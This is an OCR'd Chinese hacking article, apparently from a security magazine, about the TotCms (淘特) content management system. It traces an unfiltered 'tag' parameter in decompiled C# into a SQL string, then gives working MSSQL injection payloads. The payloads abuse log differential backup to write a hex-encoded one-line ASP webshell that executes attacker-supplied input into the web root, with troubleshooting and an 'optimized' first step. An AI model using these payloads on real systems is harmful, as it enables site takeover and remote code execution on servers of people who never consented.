


图 1


1．tagx.aspx 注入，mssql 日志差异备份写马。

在淘特首页的“热门 Tag”处存在注入，如图 2 所示。淘特使用了 URL 重写机制，即将“tags.aspx?tag=xxx”重写为“tags/xxx”，定义在 Web.config 文件中，如图 3 所示。

更详细请参阅 http://msdn.microsoft.com/zh-cn/library/ms972974.aspx 和 http://dev.tot.name/dotnet/html/20100519/20100519103834.htm。本文使用“tags.aspx?tag=”形式，如何使用 Reflector 进行反编译，此处略。



图 2



```
</sectionGroup>
</sectionGroup>
<section name="rewriter" requirePermission="false" type="Intelligencia.UrlRewrit
</configSections>
<appSettings configSource="app.config"/>
<connectionStrings configSource="db.config"/>
<rewriter>
  <rewrite url="/tags/(.+)" to="/Tags.aspx?tag=$1" processing="stop" />
</rewriter>
```

图 3

反编译的 tags.cs（文件位置：bin\TotCms.Web_ Source\TotCms.Web\Tags.cs）源码如下：

```
public class Tags : Page
{
    public string tag;
    …（略）
    private void BindData()
    {
        …（略）
        this.RepeatList.DataSource = ObjectFactory.
Instance.GetTagsDao.GetDataTable(this.tag, CurrentPage, PageSize);
        this.Pager1.ItemCount = ObjectFactory.Instance.
GetTagsDao.GetCount(this.tag);
        this.DataBind();
    }
    protected void Page_Load(object sender, EventArgs e)
    {
        this.tag = base.Request.QueryString["tag"];
        if (!string.IsNullOrEmpty(this.tag))
        {
            this.BindData();
            ObjectFactory.Instance.GetTagsDao.
UpHits(this.tag);
        }
        …（略）
    }
}
```

不难看出：Page_Load 页面时，使用 base.Request. QueryString 获取变量 tag，当 tag 非空时调用 BindData()过程，随后一共调用了四个自定义的过程：GetDataTable()、GetCount ()、DataBind()、UpHits ()。我们继续分析 TagsDao.cs（文件位置：bin\TotCms.FrameWork_ Source\TotCms.FrameWork.Dao\TagsDao.cs）的 GetDataTable()过程，源码如下：

```
public DataTable GetDataTable(string keys, int currentpage, int
pagesize)
{
    StringBuilder sql = new StringBuilder(0x200);
    sql.Append("select top ");
    sql.Append(string.Concat(new object[] { pagesize, "
a.Title,a.SavePath,a.ModDate FROM t_tags t, t_tag_article ai,
t_article a where t.id=ai.TagId and ai.ArticleId=a.id and (a.id
<=(SELECT MIN(id) FROM (SELECT TOP ", ((currentpage -1)
* pagesize) + 1, " t_article.id  FROM t_tags,
t_tag_article, t_article where t_tags.id=t_tag_article.TagId and
t_tag_article.ArticleId=t_article.id" }));
    if (!string.IsNullOrEmpty(keys))
    {
        sql.Append(" and t_tags. Title
='").Append(keys).Append("'");
    }
    sql.Append(" ORDER BY t_article.id DESC) AS t))");
    if (!string.IsNullOrEmpty(keys))
    {
        sql.Append(" and t.Title ='").Append
(keys).Append("'");
    }
    sql.Append(" ORDER BY a.id DESC");
    LogUtil.Debug(sql.ToString());
    SqlCommand cmd = DbUtil.GetCommand
(sql.ToString(), true);
    return DbUtil.Instance.GetData(cmd);
}
```

挺复杂的语句，但是它使用了字符串函数 Append(keys)将变量 keys 直接引入语句，并没有做任何过滤！因为 mssql2005 同样支持多句和注释符，所以我们在注入时只需要闭合语句中的括号即可，于是可以提交变量 tag 为“CMS') as t));--”。虽然这样会导致 GetDataTable()后面的其他三个过程因语法错误而出错，但是我们也知道页面是“顺序执行”的，因此当页面出错时，我们的 GetDataTable()过程已经被执行过了！

淘特安装后是没有 Tags 数据的，使用“and 1=1”和“and 1=2”将返回相同的空页面，这时是不能手工注入的，然而对于 mssql 数据库我们根本就没有必要这样，完全可以利用日志差异备份直接挂马！给出利用的链接如下。

步骤一：

```
CMS') as t));alter database totnetcms set RECOVERY FULL; create
table cmd (a image);backup log totnetcms to disk='F:\s\
totnetcms\ddd.bak' with init--
```

步骤二：

```
CMS') as t));insert into cmd (a) values (0x3C254966205265
7175657374282222322293C3E2222205468656E2045786563757465285
2657175657374282223222929253E);backup log totnetcms to
disk='F:\s\totnetcms\ddd.asp';drop table cmd--
```

典型的 mssql 备份语句，为了描述，本文将其写成两个步骤。使用时放在“/tags.aspx?tag=”或“/tags/”之后。出于安全原因，Asp.Net 允许自定义错误设置（Web.config 文件中的“customErrors”部分）禁止远程查看应用程序错误的详细信息使用，如图 4，但可以通过在本地服务器计算机上运行的浏览器查看，如图 5。以下凡涉及.Net 错误信息，均为本地测试结果。




图 4




图 5

需要注意几点：1）其中“F:\s\totnetcms\”为网站绝对路径，必须根据实际修改，并且允许写入；2）其中“0x3C2549...”为海洋一句话“<%If Request("#")<>"" Then Execute(Request("#"))%>”；3）在执行步骤一时，当前数据库必须曾经备份过，否则提示“无法执行 BACKUP LOG，因为当前没有数据库备份。”，如图 6，MSSql2005 查询分析器中执行提示如图 7，这时需要先执行一次数据库备份操作，语句为“backup database totnetcms to disk ='F:\s\totnetcms\ddd.bak'”，然后再执行步骤一；4）在执行步骤一时，如果数据库中已经存在 cmd 表，执行备份也会出错，这时还必须执行一次删除表操作，语句为“drop table cmd”。

于是优化步骤一如下，步骤二不变。

优化步骤一：

```
CMS') as t)); backup database totnetcms to disk ='F:\s\totnetcms\
ddd.bak'; drop table cmd ;alter database totnetcms set RECOVERY
FULL;create table cmd (a image);backup log totnetcms to disk=
'F:\s\totnetcms\ddd.bak' with init--
```




图 6




图 7

然后依次执行，完成挂马如图 8。IE8 会限制一句话的执行，如图 9，这时可以换别的浏览器。

